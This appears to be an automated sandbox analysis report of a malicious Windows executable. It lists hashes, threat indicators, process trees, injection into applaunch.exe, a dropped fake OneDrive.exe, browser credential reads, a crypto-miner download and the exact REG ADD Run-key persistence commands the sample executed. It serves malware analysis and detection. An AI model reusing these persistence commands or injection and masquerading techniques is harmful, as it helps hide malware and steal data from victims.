MALICIOUS

Classifications: -
Threat Names: -
Verdict Reason: -

Sample Type	**Windows Exe (x86-32)**
File Name	**b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe**
ID	#2100094
MD5	d9079709c37a9977a75123a38cbd6660
SHA1	0f7af4f8fe342afc826d5b6a7ffb0c145b371c50
SHA256	b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3
File Size	5750.61 KB
Report Created	2022-05-04 12:17 (UTC+2)
Target Environment	win10_64_th2_en_mso2016 | exe

OVERVIEW

VMRay Threat Identifiers (13 rules, 20 matches)

Score	Category	Operation	Count	Classification
4/5	Injection	Writes into the memory of another process	1	Injector
	• (Process #2) [new]1.exe modifies memory of (process #4) applaunch.exe.			
4/5	Injection	Modifies control flow of another process	1	-
	• (Process #2) [new]1.exe alters context of (process #4) applaunch.exe.			
3/5	Heuristics	Executable is signed with a revoked certificate	1	-
	• C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]Salvity_crypted(2).exe is signed with a certificate of Nvidia Corporation that has been revoked.			
2/5	Data Collection	Reads sensitive browser data	3	-
	• (Process #4) applaunch.exe tries to read sensitive data of web browser "Internet Explorer / Edge" by file. • (Process #5) onedrive.exe tries to read sensitive data of web browser "Internet Explorer / Edge" by file. • (Process #13) onedrive.exe tries to read sensitive data of web browser "Internet Explorer / Edge" by file.			
2/5	Hide Tracks	Deletes file after execution	1	-
	• (Process #4) applaunch.exe deletes executed executable "c:\users\rdhj0cnfevzx\appdata\local\microsoft\onedrive\onedrive.exe".			
1/5	Hide Tracks	Creates process with hidden window	4	-
	• (Process #1) b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe starts (process #1) b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe with a hidden window. • (Process #2) [new]1.exe starts (process #2) [new]1.exe with a hidden window. • (Process #4) applaunch.exe starts (process #5) onedrive.exe with a hidden window. • (Process #4) applaunch.exe starts (process #4) applaunch.exe with a hidden window.			
1/5	Obfuscation	Reads from memory of another process	1	-
	• (Process #2) [new]1.exe reads from (process #2) [new]1.exe.			
1/5	Obfuscation	Creates a page with write and execute permissions	1	-
	• (Process #2) [new]1.exe allocates a page in a foreign process with "PAGE_EXECUTE_READWRITE" permissions, often used to dynamically unpack code.			
1/5	Discovery	Enumerates running processes	1	-
	• (Process #4) applaunch.exe enumerates running processes.			
1/5	Persistence	Installs system startup script or application	1	-
	• (Process #6) reg.exe adds "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe" to Windows startup via registry.			
1/5	Discovery	Checks external IP address	1	-
	• (Process #4) applaunch.exe checks external IP by asking IP info service at "http://ipinfo.io/json".			
1/5	Execution	Drops PE file	1	-
	• (Process #4) applaunch.exe drops file "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\Secur32.dll".			
1/5	Execution	Executes dropped PE file	3	-

Score	Category	Operation	Count	Classification
		• Executes dropped file "C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]1.exe". • Executes dropped file "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe". • Executes dropped file "C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]Salvity_crypted(2).exe".		

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
		#T1060 Registry Run Keys / Startup Folder		#T1143 Hidden Window	#T1081 Credentials in Files	#T1057 Process Discovery		#T1119 Automated Collection			
				#T1045 Software Packing		#T1083 File and Directory Discovery		#T1005 Data from Local System			
				#T1112 Modify Registry		#T1016 System Network Configuration Discovery					


Sample Information


ID	#2100094
MD5	d9079709c37a9977a75123a38cbd6660
SHA1	0f7af4f8fe342afc826d5b6a7ffb0c145b371c50
SHA256	b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3
SSDeep	98304:bumoQRPPfNT4k+yX/wURxAwFGQWijQ4QeDUOr:aKPPfN1vzRxvGcTQNO
ImpHash	ced282d9b261d1462772017fe2f6972b
File Name	b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe
File Size	5750.61 KB
Sample Type	Windows Exe (x86-32)
Has Macros	✔


Analysis Information

Creation Time	2022-05-04 12:17 (UTC+2)
Analysis Duration	00:04:00
Termination Reason	Timeout
Number of Monitored Processes	8
Execution Successful	False
Reputation Enabled	✔
WHOIS Enabled	✔
Built-in AV Enabled	✔
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	0
YARA Enabled	✔
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	0


Recycle Bin
9EB6FBGSx...
iC5Zf8C7Zs
s 0qU2
f2lYnRl
B4VQW8tH...
INOJbWzD8...
S3bu
_krH_Jf_sQ...
b6a3b9630a...
JcJ1VNAf
s6qMW87JX
0SWoVb2T...
bNYogkh-...
Jhy4g6B6wzo YFnE wCY
St_lpDy5C...
2Rv1r4KWzA
BPB6
kDkl3mDIXkl
UGF4TKS
7NueR
FlYSsUXC-... FzYlOs
KwqVoykRx... H
vl7LhTN7...
7o91wKmL...
G9OK8KAE...
llIYqL1ddX...
vVrCuxmbPj
8Ja2
GbSwzQ
Np7VU_fP...
Zo8Vb64N...
Search Windows
10:18 AM
5/4/2022


User Account Control
Do you want to allow this app from an unknown publisher to make changes to your PC?
Program name: b6a3b9630a6ed8f626b7fdc083c73a03c57923c105531...
Publisher: Unknown
File origin: Hard drive on this computer
Show details
Yes
No
Change when these notifications appear





Screenshots truncated

NETWORK

General

818 bytes total sent

1.05 KB total received

4 ports 80, 139, 53, 445

2 contacted IP addresses

1 URLs extracted

1 files downloaded

0 malicious hosts detected

DNS

4 DNS requests for 3 domains

1 nameservers contacted

0 total requests returned errors

HTTP/S

2 URLs contacted, 3 servers

1 sessions, 1.06 KB sent, 1.37 KB received

HTTP Requests


Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	http://ipinfo.io/json	-	-		0 bytes	NA
GET	http://github.com/Lolliedieb/lolMiner-releases/releases/download/1.48/lolMiner_v1.48_Win64.zip	-	-		0 bytes	NA

DNS Requests

Type	Hostname	Response Code	Resolved IPs	CNames	Verdict
A	ipinfo.io	NO_ERROR	34.117.59.81		NA
A	github.com	NO_ERROR			NA
A	api.telegram.org	NO_ERROR			NA

BEHAVIOR

Process Graph



Process #1: b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe

ID	1
File Name	c:\users\rdhj0cnfevzx\desktop\b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe
Command Line	"C:\Users\RDhJ0CNFevzX\Desktop\b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe"
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 66161, Reason: Analysis Target
Unmonitor End Time	End Time: 306273, Reason: Terminated by timeout
Monitor duration	240.11s
Return Code	Unknown
PID	4032
Parent PID	1864
Bitness	32 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\RDHJ0C~1\AppData\Local\Temp\nsdBB97.tmp	0 bytes	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	✖

Host Behavior

Type	Count
System	1684
File	1892
Module	23
Process	2

Process #2: [new]1.exe

ID	2
File Name	c:\users\rdhj0cnfevzx\appdata\roaming\[new]1.exe
Command Line	C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]1.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\AppData\Roaming\
Monitor Start Time	Start Time: 124980, Reason: Child Process
Unmonitor End Time	End Time: 146704, Reason: Terminated
Monitor duration	21.72s
Return Code	0
PID	2144
Parent PID	4032
Bitness	32 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]1.exe	10240.00 KB	3a72958c60a8dd1eaf2044b7217680de6bf0b8bb71d3aae7e5f3d00db42de4e5	✖

Host Behavior

Type	Count
Window	400
Module	36
File	54
-	9
-	3
Environment	1
Process	1

Process #4: applaunch.exe

ID	4
File Name	c:\windows\microsoft.net\framework\v4.0.30319\applaunch.exe
Command Line	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe"
Initial Working Directory	C:\Users\RDhJ0CNFevzX\AppData\Roaming\
Monitor Start Time	Start Time: 145726, Reason: Child Process
Unmonitor End Time	End Time: 188104, Reason: Terminated
Monitor duration	42.38s
Return Code	1702368
PID	5100
Parent PID	2144
Bitness	32 Bit

Injection Information (3)

Injection Type	Source Process	Source / Target TID	Address / Name	Size	Success	Count
Modify Memory	#2: c:\users\rdhj0cnfevzx\appdata\roaming\[new]1.exe	0x13c8	0x400000(4194304)	0xca000	✔	1
Modify Memory	#2: c:\users\rdhj0cnfevzx\appdata\roaming\[new]1.exe	0x13c8	0x392008(3743752)	0x4	✔	1
Modify Control Flow	#2: c:\users\rdhj0cnfevzx\appdata\roaming\[new]1.exe	0x13c8 / 0x13e0	0x774d8fe0(2001571808)	-	✔	1

Dropped Files (2)

File Name	File Size	SHA256	YARA Match
-	322 bytes	d957ecd848cfa8cfd39395544ca668af84ebd48fcd10ffac4452c01fb52c4f26	✖
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\Secur32.dll	316.50 KB	5075a0587b1b35c0152d8c44468641d0ab1c52fd8f1814ee257eceb9ffcb89b6	✖

Host Behavior

Type	Count
Process	114
Module	24
File	14
System	15
User	1
Environment	1

Network Behavior

Type	Count
HTTP	1

Process #5: onedrive.exe

ID	5
File Name	c:\users\rdhj0cnfevzx\appdata\local\microsoft\onedrive\onedrive.exe
Command Line	"C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe"
Initial Working Directory	C:\Users\RDhJ0CNFevzX\AppData\Roaming\
Monitor Start Time	Start Time: 157215, Reason: Child Process
Unmonitor End Time	End Time: 210105, Reason: Terminated
Monitor duration	52.89s
Return Code	1073807364
PID	1612
Parent PID	5100
Bitness	64 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
-	0 bytes	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	✖

Host Behavior

Type	Count
Module	14
File	8
Environment	1

Network Behavior

Type	Count
HTTP	2

Process #6: reg.exe

ID	6
File Name	c:\windows\syswow64\reg.exe
Command Line	REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v OneDrive /t REG_SZ /f /d C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\AppData\Roaming\
Monitor Start Time	Start Time: 163244, Reason: Child Process
Unmonitor End Time	End Time: 171099, Reason: Terminated
Monitor duration	7.86s
Return Code	0
PID	4260
Parent PID	5100
Bitness	32 Bit

Host Behavior

Type	Count
Module	1
Registry	4
File	6

Process #7: reg.exe

ID	7
File Name	c:\windows\syswow64\reg.exe
Command Line	REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run /v OneDrive /t REG_BINARY /f /d 020000000000000000000000
Initial Working Directory	C:\Users\RDhJ0CNFevzX\AppData\Roaming\
Monitor Start Time	Start Time: 164187, Reason: Child Process
Unmonitor End Time	End Time: 171704, Reason: Terminated
Monitor duration	7.52s
Return Code	0
PID	4332
Parent PID	5100
Bitness	32 Bit

Host Behavior

Type	Count
File	6
Registry	4
Module	1

Process #11: [new]salvity_crypted(2).exe

ID	11
File Name	c:\users\rdhj0cnfevzx\appdata\roaming\[new]salvity_crypted(2).exe
Command Line	C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]Salvity_crypted(2).exe
Initial Working Directory	C:\Users\RDhJ0CNFevzX\AppData\Roaming\
Monitor Start Time	Start Time: 212156, Reason: Child Process
Unmonitor End Time	End Time: 306273, Reason: Terminated by timeout
Monitor duration	94.12s
Return Code	Unknown
PID	3136
Parent PID	4032
Bitness	32 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]Salvity_crypted(2).exe	10240.00 KB	a7927e47341bbf25e30180af9531a926da35fcb78ebf072ed6bad17ae31091c8	✖

Host Behavior

Type	Count
Module	28
File	6
Environment	1

Process #13: onedrive.exe

ID	13
File Name	c:\users\rdhj0cnfevzx\appdata\local\microsoft\onedrive\onedrive.exe
Command Line	"C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe"
Initial Working Directory	C:\Windows\
Monitor Start Time	Start Time: 281701, Reason: Autostart
Unmonitor End Time	End Time: 306273, Reason: Terminated by timeout
Monitor duration	24.57s
Return Code	Unknown
PID	3488
Parent PID	2568
Bitness	64 Bit

Dropped Files (3)

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe	175.90 KB	974243f2487ceeb8eeea6aa8fee215f15c7b204382d4bd12f469f712f56c3610	✖
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\06ozgHEJuPa8uO_s	233 bytes	ea155a7bc6445072c8263e095b84879a6ee76f29b930593e0c12050f8f1d7588	✖
-	0 bytes	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	✖

Host Behavior

Type	Count
Module	14
Environment	1
File	8

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
3a72958c60a8dd1eaf2044b7217680de6bf0b8bb71d3aae7e5f3d00db42de4e5	C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]1.exe	Dropped File	10240.00 KB	application/vnd.microsoft.portable-executable	Access, Create, Write	MALICIOUS
b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3	C:\Users\RDhJ0CNFevzX\Desktop\b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe	Sample File	5750.61 KB	application/vnd.microsoft.portable-executable	Access, Read	MALICIOUS
974243f2487ceeb8eeea6aa8fee215f15c7b204382d4bd12f469f712f56c3610	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe	Dropped File	175.90 KB	application/vnd.microsoft.portable-executable	Access, Create, Delete, Write	SUSPICIOUS
a7927e47341bbf25e30180af9531a926da35fcb78ebf072ed6bad17ae31091c8	C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]Salvity_crypted(2).exe	Dropped File	10240.00 KB	application/vnd.microsoft.portable-executable	Access, Create, Write	SUSPICIOUS
d957ecd848cfa8cfd39395544ca668af84ebd48fcd10ffac4452c01fb52c4f26	-	Downloaded File	322 bytes	application/json	-	CLEAN
5075a0587b1b35c0152d8c44468641d0ab1c52fd8f1814ee257eceb9ffcb89b6	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\Secur32.dll	Dropped File	316.50 KB	application/vnd.microsoft.portable-executable	Access, Create, Write	CLEAN
ea155a7bc6445072c8263e095b84879a6ee76f29b930593e0c12050f8f1d7588	C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\06ozgHEJuPa8uO_s	Dropped File	233 bytes	text/plain	Access, Create, Read, Write	CLEAN

Filename

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX\Desktop\b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe	Sample File, Accessed File, VM File	Access, Read	MALICIOUS
